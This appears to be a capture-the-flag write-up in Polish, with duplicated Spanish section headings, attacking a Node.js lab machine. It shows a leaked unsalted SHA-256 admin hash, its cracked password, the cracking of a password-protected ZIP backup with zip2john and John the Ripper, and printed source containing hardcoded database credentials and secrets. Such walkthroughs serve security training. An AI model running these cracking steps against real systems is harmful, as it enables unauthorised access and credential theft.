
Analiza kryminalistyczna: Luka jest poważna (CWE-284: Improper Access Control). Punkt końcowy zwraca kompletną bazę danych użytkowników bez konieczności posiadania tokena sesji. Uzyskaliśmy czterech aktywnych użytkowników z odpowiadającymi skrótami haseł (SHA-256).
3. NARUSZENIE DANYCH I EKSTRAKCJA KODU
Sección titulada «3. RUPTURA DE CREDENCIALES Y EXTRACCIÓN DE CÓDIGO»3.1 Identyfikacja i Deszyfrowanie Hasła Administratora
Sección titulada «3.1 Identificación y Desencriptación del Hash de Administrador»Aby zoptymalizować proces, przeanalizujemy strukturę kryptograficzną hasha administratora przy użyciu narzędzia hashid
Dowód Analizy:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-6-web]└─$ hashid dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0afAnalyzing 'dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af'[+] Snefru-256[+] SHA-256[+] RIPEMD-256[+] Haval-256[+] GOST R 34.11-94[+] GOST CryptoPro S-Box[+] SHA3-256[+] Skein-256[+] Skein-512(256)
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-6-web]└─$
Potwierdza się, że jest to algorytm typu SHA-256. Użycie szybkich algorytmów hash bez soli pozwala na wykorzystanie preobliczonych baz danych (CrackStation), co ujawnia hasło w postaci jawnej w sposób natychmiastowy.


Pozyskane Dane Logowania:
- Użytykownik:
myP14ceAdm1nAcc0uNT - Hasło:
manchester
3.2 Ekstrakcja kodu źródłowego i sygnatur
Sección titulada «3.2 Extracción de Código Fuente y Signaturas»Wykorzystamy pozyskane dane logowania, aby uzyskać dostęp do panelu administracyjnego (/login) i pobrać kopię zapasową aplikacji (myplace.backup). Analiza sygnatur ujawnia, że jest to ZIP w Base64. Wykonamy odkodowanie:
3.3 Naruszenie archiwum ZIP (Zip Cracking)
Sección titulada «3.3 Ruptura del Archivo ZIP (Zip Cracking)»Ponieważ plik kodu źródłowego jest chroniony:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-6-web]└─$ unzip source_code.zipArchive: source_code.zip creating: var/www/myplace/[source_code.zip] var/www/myplace/package-lock.json password:┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-6-web]└─$Zastosujemy techniki łamania plików (Offline Brute Force) przy użyciu pakietu John The Ripper, aby wydobyć jego zawartość.
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-6-web]└─$ unzip source_code.zipArchive:  source_code.zip   creating: var/www/myplace/[source_code.zip] var/www/myplace/package-lock.json password:┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-6-web]└─$ zip2john source_code.zip > zip_hash.txtver 1.0 source_code.zip/var/www/myplace/ is not encrypted, or stored with non-handled compression typever 2.0 efh 5455 efh 7875 source_code.zip/var/www/myplace/package-lock.json PKZIP Encr: TS_chk, cmplen=4404, decmplen=21264, crc=37EF7D4C ts=0145 cs=0145 type=8ver 1.0 source_code.zip/var/www/myplace/node_modules/ is not encrypted, or stored with non-handled compression typever 1.0 source_code.zip/var/www/myplace/node_modules/serve-static/ is not encrypted, or stored with non-handled compression typever 2.0 efh 5455 efh 7875 source_code.zip/var/www/myplace/node_modules/serve-static/README.md PKZIP Encr: TS_chk, cmplen=2733, decmplen=7508, crc=9C88B932 ts=1223 cs=1223 type=8ver 2.0 efh 5455 efh 7875 source_code.zip/var/www/myplace/node_modules/serve-static/index.js PKZIP Encr: TS_chk, cmplen=1640, decmplen=4533, crc=211D4438 ts=B964 cs=b964 type=8ver 2.0 efh 5455 efh 7875 source_code.zip/var/www/myplace/node_modules/serve-static/LICENSE PKZIP Encr: TS_chk, cmplen=697, decmplen=1189, crc=B6B14C52 ts=1020 cs=1020 type=8ver 2.0 efh 5455 efh 7875 source_code.zip/var/www/myplace/node_modules/serve-static/HISTORY.md PKZIP Encr: TS_chk, cmplen=2625, decmplen=8504, crc=F666F2BA ts=35BD cs=35bd type=8ver 2.0 efh 5455 efh 7875 source_code.zip/var/www/myplace/node_modules/serve-static/package.json PKZIP Encr: TS_chk, cmplen=868, decmplen=2175, crc=17E4A3D8 ts=0145 cs=0145 type=8ver 1.0 source_code.zip/var/www/myplace/node_modules/utils-merge/ is not encrypted, or stored with non-handled compression typever 2.0 efh 5455 efh 7875 source_code.zip/var/www/myplace/node_modules/utils-merge/README.md PKZIP Encr: TS_chk, cmplen=344, decmplen=634, crc=CE4EC0E2 ts=9F17 cs=9f17 type=8ver 2.0 efh 5455 efh 7875 source_code.zip/var/www/myplace/node_modules/utils-merge/index.js PKZIP Encr: TS_chk, cmplen=219, decmplen=381, crc=B007DCB2 ts=9E03 cs=9e03 type=8ver 2.0 efh 5455 efh 7875 source_code.zip/var/www/myplace/node_modules/utils-merge/LICENSE PKZIP Encr: TS_chk, cmplen=646, decmplen=1075, crc=B3C73DA8 ts=9B0A cs=9b0a type=8ver 2.0 efh 5455 efh 7875 source_code.zip/var/www/myplace/node_modules/utils-merge/.travis.yml PKZIP Encr: TS_chk, cmplen=58, decmplen=70, crc=A02B227C ts=9D42 cs=9d42 type=8ver 2.0 efh 5455 efh 7875 source_code.zip/var/www/myplace/node_modules/utils-merge/package.json PKZIP Encr: TS_chk, cmplen=698, decmplen=1632, crc=ABD10439 ts=0145 cs=0145 type=8ver 1.0 source_code.zip/var/www/myplace/node_modules/qs/ is not encrypted, or stored with non-handled compression type...ver 2.0 efh 5455 efh 7875 source_code.zip/var/www/myplace/static/assets/js/app/controllers/login.js PKZIP Encr: TS_chk, cmplen=316, decmplen=659, crc=CE3A50AE ts=0140 cs=0140 type=8ver 2.0 efh 5455 efh 7875 source_code.zip/var/www/myplace/static/assets/js/app/controllers/home.js PKZIP Encr: TS_chk, cmplen=153, decmplen=206, crc=4D312548 ts=0140 cs=0140 type=8ver 1.0 source_code.zip/var/www/myplace/static/partials/ is not encrypted, or stored with non-handled compression typever 2.0 efh 5455 efh 7875 source_code.zip/var/www/myplace/static/partials/admin.html PKZIP Encr: TS_chk, cmplen=308, decmplen=605, crc=895C9D5D ts=6B6C cs=6b6c type=8ver 2.0 efh 5455 efh 7875 source_code.zip/var/www/myplace/static/partials/login.html PKZIP Encr: TS_chk, cmplen=320, decmplen=709, crc=81528309 ts=0140 cs=0140 type=8ver 2.0 efh 5455 efh 7875 source_code.zip/var/www/myplace/static/partials/home.html PKZIP Encr: TS_chk, cmplen=514, decmplen=1335, crc=52199030 ts=6509 cs=6509 type=8ver 2.0 efh 5455 efh 7875 source_code.zip/var/www/myplace/static/partials/profile.html PKZIP Encr: TS_chk, cmplen=276, decmplen=532, crc=F2C76C28 ts=654D cs=654d type=8ver 2.0 efh 5455 efh 7875 source_code.zip/var/www/myplace/app.html PKZIP Encr: TS_chk, cmplen=1208, decmplen=3861, crc=6BDBF084 ts=637D cs=637d type=8NOTE: It is assumed that all files in each archive have the same password.If that is not the case, the hash may be uncrackable. To avoid this, useoption -o to pick a file at a time.
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-6-web]└─$ john --wordlist=/usr/share/wordlists/rockyou.txt zip_hash.txtUsing default input encoding: UTF-8Loaded 1 password hash (PKZIP [32/64])Will run 16 OpenMP threadsPress 'q' or Ctrl-C to abort, almost any other key for statusmagicword        (source_code.zip)1g 0:00:00:00 DONE (2026-03-02 17:38) 20.00g/s 3932Kp/s 3932Kc/s 3932KC/s 24782478..piggy9Use the "--show" option to display all of the cracked passwords reliablySession completed.
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-6-web]└─$
Odkryte Hasło: magicword.
Wprowadzimy to hasło, aby rozpakować całą wewnętrzną strukturę aplikacji Node.js.
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-6-web]└─$ unzip source_code.zipArchive:  source_code.zip[source_code.zip] var/www/myplace/package-lock.json password:  inflating: var/www/myplace/package-lock.json   creating: var/www/myplace/node_modules/   creating: var/www/myplace/node_modules/serve-static/  inflating: var/www/myplace/node_modules/serve-static/README.md  inflating: var/www/myplace/node_modules/serve-static/index.js  inflating: var/www/myplace/node_modules/serve-static/LICENSE  inflating: var/www/myplace/node_modules/serve-static/HISTORY.md  inflating: var/www/myplace/node_modules/serve-static/package.json   creating: var/www/myplace/node_modules/utils-merge/  inflating: var/www/myplace/node_modules/utils-merge/README.md  .  .  .    creating: var/www/myplace/static/partials/  inflating: var/www/myplace/static/partials/admin.html  inflating: var/www/myplace/static/partials/login.html  inflating: var/www/myplace/static/partials/home.html  inflating: var/www/myplace/static/partials/profile.html  inflating: var/www/myplace/app.html
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-6-web]└─$
4. AUDYT KODU ŹRÓDŁOWEGO (White Box Testing)
Sección titulada «4. AUDITORÍA DE CÓDIGO FUENTE (White Box Testing)»Zainicjujemy przegląd plików backendu (app.js i package.json), aby wyszukać luki w zabezpieczeniach związane z zdalnym wykonywaniem kodu (RCE) lub wyciekiem danych.
4.1 Fałszywy Pozytywny wynik RCE (Kopia zapasowa)
Sección titulada «4.1 Falso Positivo de RCE (Backup)»Przeanalizujemy blok kodu odpowiedzialny za generowanie kopii zapasowych.
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-6-web/var/www/myplace]└─$ cat app.js
const express     = require('express');const session     = require('express-session');const bodyParser  = require('body-parser');const crypto      = require('crypto');const MongoClient = require('mongodb').MongoClient;const ObjectID    = require('mongodb').ObjectID;const path        = require("path");const spawn        = require('child_process').spawn;const app         = express();const url         = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';const backup_key  = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';
MongoClient.connect(url, function(error, db) {  if (error || !db) {    console.log('[!] Failed to connect to mongodb');    return;  }
  app.use(session({    secret: 'the boundless tendency initiates the law.',    cookie: { maxAge: 3600000 },    resave: false,    saveUninitialized: false  }));
  app.use(function (req, res, next) {    var agent = req.headers['user-agent'];    var blacklist = /(DirBuster)|(Postman)|(Mozilla\/4\.0.+Windows NT 5\.1)|(Go\-http\-client)/i;
    if (!blacklist.test(agent)) {      next();    }    else {      count = Math.floor((Math.random() * 10000) + 1);      randomString = '';
      var charset = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";      for (var i = 0; i < count; i++)        randomString += charset.charAt(Math.floor(Math.random() * charset.length));
      res.set('Content-Type', 'text/plain').status(200).send(        [          'QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ',          'QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ',          'QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ',          'QQQQQQQQQQQQQQQQQQQWQQQQQWWWBBBHHHHHHHHHBWWWQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ',          'QQQQQQQQQQQQQQQD!`__ssaaaaaaaaaass_ass_s____.  -~""??9VWQQQQQQQQQQQQQQQQQQQ',          'QQQQQQQQQQQQQP\'_wmQQQWWBWV?GwwwmmWQmwwwwwgmZUVVHAqwaaaac,"?9$QQQQQQQQQQQQQQ',          'QQQQQQQQQQQW! aQWQQQQW?qw#TTSgwawwggywawwpY?T?TYTYTXmwwgZ$ma/-?4QQQQQQQQQQQ',          'QQQQQQQQQQW\' jQQQQWTqwDYauT9mmwwawww?WWWWQQQQQ@TT?TVTT9HQQQQQQw,-4QQQQQQQQQ',          'QQQQQQQQQQ[ jQQQQQyWVw2$wWWQQQWWQWWWW7WQQQQQQQQPWWQQQWQQw7WQQQWWc)WWQQQQQQQ',          'QQQQQQQQQf jQQQQQWWmWmmQWU???????9WWQmWQQQQQQQWjWQQQQQQQWQmQQQQWL 4QQQQQQQQ',          'QQQQQQQP\'.yQQQQQQQQQQQP"       <wa,.!4WQQQQQQQWdWP??!"??4WWQQQWQQc ?QWQQQQQ',          'QQQQQP\'_a.<aamQQQW!<yF "!` ..  "??$Qa "WQQQWTVP\'    "??\' =QQmWWV?46/ ?QQQQQ',          'QQQP\'sdyWQP?!`.-"?46mQQQQQQT!mQQgaa. <wWQQWQaa _aawmWWQQQQQQQQQWP4a7g -WWQQ',          'QQ[ j@mQP\'adQQP4ga, -????" <jQQQQQWQQQQQQQQQWW;)WQWWWW9QQP?"`  -?QzQ7L ]QQQ',          'QW jQkQ@ jWQQD\'-?$QQQQQQQQQQQQQQQQQWWQWQQQWQQQc "4QQQQa   .QP4QQQQfWkl jQQQ',          'QE ]QkQk $D?`  waa "?9WWQQQP??T?47`_aamQQQQQQWWQw,-?QWWQQQQQ`"QQQD\Qf(.QWQQ',          'QQ,-Qm4Q/-QmQ6 "WWQma/  "??QQQQQQL 4W"- -?$QQQQWP`s,awT$QQQ@  "QW@?$:.yQQQQ',          'QQm/-4wTQgQWQQ,  ?4WWk 4waac -???$waQQQQQQQQF??\'<mWWWWWQW?^  ` ]6QQ\' yQQQQQ',          'QQQQw,-?QmWQQQQw  a,    ?QWWQQQw _.  "????9VWaamQWV???"  a j/  ]QQf jQQQQQQ',          'QQQQQQw,"4QQQQQQm,-$Qa     ???4F jQQQQQwc <aaas _aaaaa 4QW ]E  )WQ`=QQQQQQQ',          'QQQQQQWQ/ $QQQQQQQa ?H ]Wwa,     ???9WWWh dQWWW,=QWWU?  ?!     )WQ ]QQQQQQQ',          'QQQQQQQQQc-QWQQQQQW6,  QWQWQQQk <c                             jWQ ]QQQQQQQ',          'QQQQQQQQQQ,"$WQQWQQQQg,."?QQQQ\'.mQQQmaa,.,                . .; QWQ.]QQQQQQQ',          'QQQQQQQQQWQa ?$WQQWQQQQQa,."?( mQQQQQQW[:QQQQm[ ammF jy! j( } jQQQ(:QQQQQQQ',          'QQQQQQQQQQWWma "9gw?9gdB?QQwa, -??T$WQQ;:QQQWQ ]WWD _Qf +?! _jQQQWf QQQQQQQ',          'QQQQQQQQQQQQQQQws "Tqau?9maZ?WQmaas,,    --~-- ---  . _ssawmQQQQQQk 3QQQQWQ',          'QQQQQQQQQQQQQQQQWQga,-?9mwad?1wdT9WQQQQQWVVTTYY?YTVWQQQQWWD5mQQPQQQ ]QQQQQQ',          